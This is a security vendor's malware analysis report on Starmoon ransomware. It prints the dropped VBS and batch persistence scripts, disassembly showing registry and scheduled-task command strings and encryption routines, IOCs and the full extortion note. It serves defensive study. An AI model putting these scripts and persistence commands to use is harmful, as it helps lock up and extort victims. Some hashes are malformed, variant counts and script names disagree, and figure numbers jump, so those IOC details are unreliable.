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MALWARE REPORT



Starmoon Ransomware

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Starmoon, a relatively newer ransomware spotted in 2022, has been actively propagating for the last three years, employing its continually evolving variants to encrypt user computers and hold them for ransom. The threat actors behind Starmoon advent new variants continually and frequently to bypass detection, and hence increasingly entrap victims. These variants append different extensions to the encrypted files.

The ransomware uses RSA and AES algorithms to perform encryption using a hardcoded public key. In addition to encrypting files, the variants delete local backups, deactivate recovery mode, disable firewall, and terminate active operating system processes to inhibit data recovery.

Overview

Starmoon’s activity has surged in the last quarter, rooted to the ransomware pushing out new variants frequently. Three variants, based on different ransom notes and email IDs used were collected by Sectrio honeypot in the past two months.

Active modifications in the threat actor email addresses, Telegram IDs, and ransom notes are observed, however, the attack method remains unchanged in the variants. The common infection process observed in all the variants includes the ransomware terminating crucial firewall and database processes, followed by performing file encryption using RSA and AES standards. A unique victim machine ID along with the victim machine IP address and the RSA public key used for encryption is communicated to a common C2 server.

The sample-set observed roughly exposit 9 percent to 11.3 percent code gene similarity to Sc0rpio ransomware and 0.6 percent ~ 0.8 percent code gene similarity (Figure 1) to RCRU64 ransomware.




Figure 1: Gene code analysis

Variants

3 variants of Starmoon, based on the threat actor's hardcoded email, were observed in the collected sample set (Table 1). The primary infection flow remains consistent across the variants and the main distinctions only lie in the threat actor email addresses and the ransom notes themselves.

Table 1: Ransomware Variants

Sl. No.	Hash
1.	a56644a519d6fce5f20a744ae3820af2
2.	42b65ed1d2800d69397aeb70efb52980
3.	eachf2886234dde58327bb082ee18502
4.	14e34f1598e05536405cdb5d511c5afe

Execution

Upon execution, the ransomware drops and executes two scripts in the %\APPDATA\ folder, a visual basic script called 'v9_sbc.vbs' and a bat file named 't2_svc.bat' in the analysed variant. The two scripts together create an execution loop by checking each other's presence in the %\APPDATA\ folder and running the other respective script (Figure 2, 3).

```
v9_sbc.vbs
Dim strScript
Dim oExec, oWshShell
Dim ComSpec
Set oWshShell = CreateObject("WScript.Shell")
ComSpec = oWshShell.ExpandEnvironmentStrings("%comspec%")
strScript = ComSpec
" /C echo %SystemDrive%\Users\%username%\AppData\h4_svc.bat"
Set oExec = oWshShell.Exec (strScript)
Dim outputsxc
outputsxc = oExec.StdOut.ReadAll()
Set fso = CreateObject("Scripting.FileSystemObject")
outputsxc = Replace(outputsxc, vbCr, "")
outputsxc = Replace(outputsxc, vbLf, "")
If (fso.FileExists(outputsxc)) Then
Set WinScriptHost = CreateObject("WScript.Shell")
WinScriptHost.Run Chr(34)
"%SystemDrive%\Users\%username%\AppData\h4_svc.bat"
Chr(34), 0
Set WinScriptHost = Nothing
End If
```

Figure 2: VBS Script dropped & executed by the malware

```
t2_svc.bat
@echo off
IF EXIST "%SystemDrive%\Users\%username%\AppData\v9_svc.vbs" (
start "" "%SystemDrive%\Users\%username%\AppData\v9_svc.vbs"
```

Figure 3: Bat Script dropped & executed by the malware

System Fingerprinting

The ransomware begins collecting the victim system information upon execution. The date and time of the infected machine is collected, followed by the name of the operating system using Windows 'Systeminfo' function (Figure 4). Upon collecting the victim operating system, the malware also checks if the installed operating system image is original or a cracked version.

```

LAB_0041960e                                XREF[1]: 004195fb(j)
0041960e ba ec 8c      MOV     EDX,s_systeminfo\find/i_"os_name"_004e8cec = "systeminfo\find /i \"os name\""
         4e 00
00419613 8d 4d a8      LEA     ECX=>local_5c,[EBP + -0x58]
00419616 e8 55 ee      CALL   FUN_00408470                                undefined FUN_00408470()
         fe ff
0041961b c6 45 fc 05   MOV     byte ptr [EBP + local_8],0x5
0041961f 8d 4d a8      LEA     ECX=>local_5c,[EBP + -0x58]
00419622 83 7d bc 10   CMP     dword ptr [EBP + local_48],0x10
00419626 8b 7d b8      MOV     EDI,dword ptr [EBP + local_4c]
00419629 8b d7      MOV     EDX,EDI
0041962b 0f 43 4d a8   CMOVNC ECX=>local_5c,dword ptr [EBP + -0x58]
0041962f 6a 09      PUSH   0x9
00419631 68 0c 8d      PUSH   s_Microsoft_004e8d0c                        = "Microsoft"
         4e 00
00419636 6a 00      PUSH   0x0
00419638 e8 33 f2      CALL   FUN_00428870                                int * FUN_00428870(int param_1, ...
         00 00

```

Figure 4: Malware collect victim system information

Registry Keys & Scheduled Tasks

The malware adds registry key values to achieve persistence in the infected environment (Figure 5).

```

0041cca8 e8 03 7a      CALL   FUN_004046b0                                undefined FUN_004046b0(void * * ...
         fe ff
0041ccad 8d 8d 7c      LEA     ECX=>local_1588,[EBP + 0xffffea7c]
         ea ff ff
0041ccb3 e8 f8 79      CALL   FUN_004046b0                                undefined FUN_004046b0(void * * ...
         fe ff
0041ccb8 8d 8d 64      LEA     ECX=>local_15a0,[EBP + 0xffffea64]
         ea ff ff
0041ccbe e8 ed 79      CALL   FUN_004046b0                                undefined FUN_004046b0(void * * ...
         fe ff
0041ccc3 8d 8d 4c      LEA     ECX=>local_15b8,[EBP + 0xffffea4c]
         ea ff ff
0041ccc9 c6 45 fc 3b   MOV     byte ptr [EBP + local_8],0x3b
0041cccd e8 de 79      CALL   FUN_004046b0                                undefined FUN_004046b0(void * * ...
         fe ff
0041ccd2 68 48 df      PUSH   s_reg.exe_ADD_HKLM\SOFTWARE\Micros_004edf48 = "reg.exe ADD HKLM\SOFTWARE\M...
         4e 00
0041ccd7 8d 8d c4      LEA     ECX=>local_c40,[EBP + 0xffff3c4]
         f3 ff ff

```

Figure 5: Adding registry keys for persistence

It also adds a scheduled task of executing the bat script (Figure 6) dropped by malware upon execution.

```

0040d081 e8 e0 41      CALL   _system                                     int _system(char * _Command)
         09 00
0040d086 83 c4 04      ADD     ESP,0x4
0040d089 8d 8d 10      LEA     ECX=>local_f4,[EBP + 0xfffffff10]
         ff ff ff
0040d08f 68 90 4c      PUSH   s_schtasks_/create/_sc_minute/_mo_6_004e4c90 = "schtasks /create /sc minute /...
         4e 00
0040d094 e8 a7 2f      CALL   FUN_00420040                                ulonglong FUN_00420040(void * th...
         01 00
0040d099 8d 8d 10      LEA     ECX=>local_f4,[EBP + 0xfffffff10]
         ff ff ff
0040d09f e8 8c 2a      CALL   FUN_0041fb30                                undefined4 * FUN_0041fb30(undefi...
         01 00
0040d0a4 50      PUSH   EAX
0040d0a5 e8 bc 41      CALL   _system                                     int _system(char * _Command)
         09 00

```

Figure 6: Addition of scheduled tasks

Disables Firewall and deletes backup

Upon infiltration, the ransomware attempts to disable firewall services. It also deletes the volume shadow copies, Windows backup catalog, and disables automatic Windows recovery features by modifying boot configuration data, to inhibit data recovery (Figure 7).

00414b64	c7 85 90	MOV	dword ptr [EBP + 0xfffff990],0x0	
	f9 ff ff			
	00 00 00 00			
00414b6e	33 c9	XOR	ECX,ECX	
00414b70	c7 85 94	MOV	dword ptr [EBP + 0xfffff994],0x0	
	f9 ff ff			
	00 00 00 00			
00414b7a	0f 10 00	MOVUPS	XMM0,xmmword ptr [EAX]	
00414b7d	0f 11 85	MOVUPS	xmmword ptr [EBP + 0xfffff980],XMM0	
	80 f9 ff ff			
00414b84	f3 0f 7e	MOVQ	XMM0,qword ptr [EAX + 0x10]	
	40 10			
00414b89	66 0f d6	MOVQ	qword ptr [EBP + 0xfffff990],XMM0	
	85 90 f9			
	ff ff			
00414b91	c7 40 10	MOV	dword ptr [EAX + 0x10],0x0	
	00 00 00 00			
00414b98	c7 40 14	MOV	dword ptr [EAX + 0x14],0x7	
	07 00 00 00			
00414b9f	66 89 08	MOV	word ptr [EAX],CX	
00414ba2	6a 36	PUSH	0x36	
00414ba4	c7 45 fc	MOV	dword ptr [EBP + -0x4],0x15	
	15 00 00 00			
00414bab	8d 8d 80	LEA	ECX,[EBP + 0xfffff980]	
	f9 ff ff			
00414bb1	81 cf 02	OR	EDI,IMAGE_DOS_HEADER_00400000.e_cblp	= null
	00 40 00			
00414bb7	68 90 88	PUSH	u_\Local_Settings\Application_Data_004e8890	= u"\\Local Settings\\Applicatio...
	4e 00			
00414bbc	89 bd 54	MOV	dword ptr [EBP + 0xfffffa54],EDI=>IMAGE_DOS_HE...	= null
	fa ff ff			
00414bc2	e8 89 0b	CALL	FUN_00425750	ulonglong FUN_00425750(void * th...

Figure 11: Ransomware attempts to steal credentials from Wwindows credential stores

Encryption Process

The malware begins its encryption routine by adding a file marker of 0x06 bytes containing |00 75 64 69 6A 3D| to identify an encrypted file. It then adds an RSA-2048 encrypted array of binary data, 0x100 bytes to every file.

Each file is encrypted with a different key which is generated using the 'CryptGenRandom' windows function, followed by utilising the Crypto ++ library for encrypting a file up till 0x7CFF0 bytes (Figure 12,13).

00450c81	50	PUSH	EAX	
00450c82	8d 45 f4	LEA	EAX=>local_10,[EBP + -0xc]	
00450c85	64 a3 00	MOV	FS:[0x0],EAX	
	00 00 00			
00450c8b	8b f1	MOV	ESI,param_1	
00450c8d	8b 3d 04	MOV	EDI,dword ptr [->ADVAPI32.DLL::CryptAcquireCon... = 00107460	
	c0 4c 00			
00450c93	68 00 00	PUSH	0xf0000000	
	00 f0			
00450c98	6a 01	PUSH	0x1	
00450c9a	6a 00	PUSH	0x0	
00450c9c	6a 00	PUSH	0x0	
00450c9e	56	PUSH	ESI	
00450c9f	c7 06 00	MOV	dword ptr [ESI],0x0	
	00 00 00			
00450ca5	ff d7	CALL	EDI=>ADVAPI32.DLL::CryptAcquireContextA	
00450ca7	85 c0	TEST	EAX,EAX	
00450ca9	75 2b	JNZ	LAB_00450cd6	
00450cab	ff 15 34	CALL	dword ptr [->KERNEL32.DLL::GetLastError]	
	c0 4c 00			
00450cb1	6a 08	PUSH	0x8	
00450cb3	6a 01	PUSH	0x1	
00450cb5	6a 00	PUSH	0x0	
00450cb7	68 8c f2	PUSH	s_Crypto++_RNG_004cf28c	= "Crypto++ RNG"
	4c 00			
00450cbc	56	PUSH	ESI	
00450cbd	8b d8	MOV	EBX,EAX	
00450cbf	ff d7	CALL	EDI=>ADVAPI32.DLL::CryptAcquireContextA	
00450cc1	85 c0	TEST	EAX,EAX	
00450cc3	75 11	JNZ	LAB_00450cd6	
00450cc5	6a 28	PUSH	0x28	
00450cc7	6a 01	PUSH	0x1	
00450cc9	50	PUSH	EAX	
00450cca	68 8c f2	PUSH	s_Crypto++_RNG_004cf28c	= "Crypto++ RNG"
	4c 00			
00450ccf	56	PUSH	ESI	
00450cd0	ff d7	CALL	EDI=>ADVAPI32.DLL::CryptAcquireContextA	
00450cd2	85 c0	TEST	EAX,EAX	
00450cd4	74 1e	JZ	LAB_00450cf4	

Figure 12: Ransomware Encryption routine - I

004511c4	56	PUSH	ESI	
004511c5	ff 75 0c	PUSH	dword ptr [EBP + param_2]	
004511c8	ff 30	PUSH	dword ptr [EAX]	
004511ca	ff 15 0c	CALL	dword ptr [->ADVAPI32.DLL::CryptGenRandom]	
	c0 4c 00			
004511d0	85 c0	TEST	EAX,EAX	
004511d2	74 1c	JZ	LAB_004511f0	
004511d4	8b 4d f4	MOV	ECX,dword ptr [EBP + local_10]	
004511d7	64 89 0d	MOV	dword ptr FS:[0x0],ECX	
	00 00 00 00			
004511de	59	POP	ECX	
004511df	5e	POP	ESI	
004511e0	8b 4d f0	MOV	ECX,dword ptr [EBP + local_14]	
004511e3	33 cd	XOR	ECX,EBP	
004511e5	e8 91 b9	CALL	FUN_0047cb7b	undefined FUN_0047cb7b(undefined...
	02 00			
004511ea	8b e5	MOV	ESP,EBP	
004511ec	5d	POP	EBP	
004511ed	c2 08 00	RET	0x8	
		LAB_004511f0		XREF[1]: 004511d2(j)
004511f0	68 b0 f2	PUSH	s_CryptGenRandom_004cf2b0	= "CryptGenRandom"
	4c 00			
004511f5	8d 4d d8	LEA	ECX=>local_2c,[EBP + -0x28]	
004511f8	e8 43 ee	CALL	FUN_00420040	ulonglong FUN_00420040(void * th...
	fc ff			
004511fd	8d 45 d8	LEA	EAX=>local_2c,[EBP + -0x28]	
00451200	c7 45 fc	MOV	dword ptr [EBP + local_e],0x0	
	00 00 00 00			
00451207	50	PUSH	EAX	
00451208	8d 4d b0	LEA	ECX=>local_54,[EBP + -0x50]	
0045120b	e8 b0 fb	CALL	FUN_00450dc0	undefined FUN_00450dc0(void * th...
	ff ff			
00451210	68 94 1c	PUSH	DAT_00501c94	
	50 00			
00451215	8d 45 b0	LEA	EAX=>local_54,[EBP + -0x50]	
00451218	50	PUSH	EAX	
00451219	e8 b1 31	CALL	FUN_004943cf	undefined FUN_004943cf(int * par...

Figure 13: Ransomware Encryption - II

Ransom Note

The ransom note dropped by only one variant advertises the name of the ransomware being deployed, Starmoon ransomware. Notes from the three variants contain three different email address of the threat actor, however, all other instructions to the victims remains unchanged. These notes are dropped in two file formats, HTA and TXT (Figure 14, 15).

The threat actors do not mention the ransom amount to be paid in the ransom notes and urge the victims to contact the threat actors on the hardcoded email ID. Upon receiving details from the victim, the threat actors determine how much the victim has to pay.

A wildcard extension is added to encrypted files with four random characters in the format: **.<random{4}>**.

The original file name of the encrypted files are also modified. A compound extension including the threat actor's email address and a six digit alphanumeric ID of the victim computer are added to the original file name, in the format **[ID=<xxxxxxx>-Mail=<email>].<xxxx>**.

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LAB_0040e213                                XREF[1]: 0040e1d5(j)
0040e213 83 f8 08    CMP     EAX,0x8
0040e216 8d 4d 94    LEA    param_1=>local_7c,[EBP + -0x6c]
0040e219 0f 43 ce    CMOVNC param_1,ESI
0040e21c 89 8d c4    MOV    dword ptr [EBP + local_34c],param_1
          fc ff ff
0040e222 83 fa 0f    CMP     EDI,0xf
0040e225 75 3c      JNZ    LAB_0040e263
0040e227 8b 85 c4    MOV    EAX,dword ptr [EBP + local_34c]
          fc ff ff
0040e22d b9 90 85    MOV    param_1,u_ReadMe_Now!.hta_004e8590 = u"ReadMe_Now!.hta"
          4e 00
0040e232 2b c1      SUB    EAX,param_1
0040e234 89 95 c0    MOV    dword ptr [EBP + local_350],EDI
          fc ff ff
0040e23a 89 85 c4    MOV    dword ptr [EBP + local_34c],EAX
          fc ff ff

LAB_0040e240                                XREF[1]: 0040e259(j)
0040e240 66 8b 04 01 MOV    AX,word ptr [param_1 + EAX*0x1]>u_ReadMe_Now!... = u"ReadMe_Now!.hta"
          = u"readMe_Now!.hta"
0040e244 66 3b 01    CMP    AX,word ptr [param_1]>u_ReadMe_Now!.hta_004e8... = u"ReadMe_Now!.hta"
          = u"readMe_Now!.hta"
0040e247 75 17      JNZ    LAB_0040e260
0040e249 8b 85 c4    MOV    EAX,dword ptr [EBP + local_34c]
          fc ff ff
0040e24f 83 c1 02    ADD    param_1,0x2
0040e252 83 ad c0    SUB    dword ptr [EBP + local_350],0x1
          fc ff ff 01
0040e259 75 e5      JNZ    LAB_0040e240
0040e25b e9 ab 03    JMP    LAB_0040e60b
          00 00

```

Figure 14: Ransom note is dropped in two formats, HTA & TXT

```

0041ce25 ff d6      CALL   ESI=>KERNEL32.DLL::CopyFileW
0041ce27 68 e8 8c 50 00    PUSH  DAT_00508ce8
0041ce2c ba b8 ed    MOV    EDI,u_All_Your_Files_Encrypted_And_Sen_004eedb8 = u"All Your Files Encrypted And...
          4e 00
0041ce31 8d 8d 5c    LEA    ECX,[EBP + 0xffff95c]
          e9 ff ff
0041ce37 e8 94 a6    CALL   FUN_004274d0 = undefined FUN_004274d0()
          00 00
0041ce3c 83 c4 04    ADD    ESP,0x4
0041ce3f 68 b0 e5    PUSH  u_Email_Address:_004ee5b0 = u"\\r\\n\\r\\nEmail Address: "
          4e 00
0041ce44 8b d0      MOV    EDI,EAX
0041ce46 c6 45 fc 53 MOV    byte ptr [EBP + -0x4],0x53
0041ce4a 8d 8d 74    LEA    ECX,[EBP + 0xffff974]
          e9 ff ff
0041ce50 e8 2b a4    CALL   FUN_00427280 = undefined FUN_00427280()
          00 00
0041ce55 83 c4 04    ADD    ESP,0x4
0041ce58 68 30 8c 50 00    PUSH  DAT_00508c30
0041ce5d 8b d0      MOV    EDI,EAX
0041ce5f c6 45 fc 54 MOV    byte ptr [EBP + -0x4],0x54
0041ce63 8d 8d 8c    LEA    ECX,[EBP + 0xffff98c]
          e9 ff ff
0041ce69 e8 52 a5    CALL   FUN_004273c0 = undefined FUN_004273c0()
          00 00
0041ce6e 83 c4 04    ADD    ESP,0x4
0041ce71 68 40 ed    PUSH  u_In_Case_Of_Problem_With_First_E_004eed40 = u"\\r\\n\\r\\nIn Case Of Problem W...
          4e 00
0041ce76 8b d0      MOV    EDI,EAX
0041ce78 c6 45 fc 55 MOV    byte ptr [EBP + -0x4],0x55
0041ce7c 8d 8d a4    LEA    ECX,[EBP + 0xffff9a4]

```

Figure 15: Ransomware function to create ransom note

Sectrio Protection

Sectrio detects the Starmoon Ransomware as 'SS_Gen_Starmoon_PE_A' and 'SS_Gen_Starmoon_PE_B'.

Sample Details

1.	563daaab9f9d7be02f037c540d561c424aa3e5efc6a9a5c8d58858d98e2aae3c
2.	46c54f872e553f7a4795e51632bd07668f4210a4390748952e625002b9e2a6a1
3.	1ce6d97cfbac138220ecfa39b3db255c24f9c4de8bd7e2cd51919c9847ae5df

4.	ce6f9898241552118b432359563b34d5723b0dd272675a3966f0b991968b70a
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Network Communication

1.	185.147.34.53
2.	208.67.222.222

MITRE Attack Techniques

TACTIC	ID	NAME
Execution	T1559.001	Component Object Model
Execution	T1047	Windows Management Instrumentation
Execution	T1053.005	Scheduled Task
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.003	Windows Command Shell
Persistence	T1053.005	Scheduled Task
Privilege Escalation	T1053.005	Scheduled Task
Privilege Escalation	T1055.012	Process Hollowing
Privilege Escalation	T1055	Process Injection
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1027.002	Software Packing
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1562.001	Disable or Modify Tools
Defense Evasion	T1070.004	File Deletion
Defense Evasion	T1055.012	Process Hollowing
Defense Evasion	T1055	Process Injection
Defense Evasion	T1562.004	Disable or Modify System Firewall
Credential Access	T1056.004	Credential API Hooking
Discovery	T1057	Process Discovery
Discovery	T1016	System Network Configuration Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1497	Virtualization/Sandbox Evasion
Discovery	T1007	System Service Discovery
Discovery	T1012	Query Registry
Discovery	T1082	System Information Discovery
Collection	T1114	Email Collection
Collection	T1056.004	Credential API Hooking
Command and Control	T1573	Encrypted Channel
Command and Control	T1571	Non-Standard Port
Impact	T1490	Inhibit System Recovery
Impact	T1489	Service Stop

IOCs

Ransom Note - HTA	ReadMe_Now!.hta
Ransom Note - TXT	Read_Me!_.txt
Ransomware Extension Syntax	[ID=<xxxxxx>-Mail=<email>].<xxxx>
Executable Name	Desktopini.exe
Threat Actor Email Addresses	starmoon@my.com
	starmoonio@tutanota.com
	leoxrinse234@mailfence.com
	lucifer.kobs@mailfence.com
	luciferhelpe@cyberfear.com

Ransom Note

All Your Files Encrypted And Sensitive Data Downloaded (Financial Documents,Contracts,Invoices etc..).
To Get Decryption Tools You Should Buy Our Decryption Tools And Then We Will Send You Decryption Tools And Delete Your Sensitive Data From Our Servers.
If Payment Is Not Made We have to Publish Your Sensitive Data If Necessary Sell Them And Send Them To Your Competitors And After A While Our Servers Will Remove Your Decryption Keys From Servers.
Your Files Encrypted With Strongest Encryption Algorithm So Without Our Decryption Tools Nobody Can't Help You So Do Not Waste Your Time In Vain!
Your ID: XXXXXX
Email Address: Starmoon@my.com
In Case Of Problem With First Email Send Us Mail At : starmoonio@tutanota.com
Send Your ID In Email And Check Spam Folder.
This Is Just Business To Get Benefits, If Do Not Contact Us After 48 Hours Decryption Price Will x2.
What Guarantee Do We Give You ?
You Should Send Some Encrypted Files To Us For Decryption Test.

Attention!

Do Not Edit Or Rename Encrypted Files.
Do Not Try To Decrypt Files By Third-Party Or Data Recovery Softwares It May Damage Files.
In Case Of Trying To Decrypt Files With Third-Party Softwares,This May Make The Decryption Harder So Prices Will Be Rise.

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Our Honeypot Network

This report has been prepared from threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analysed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.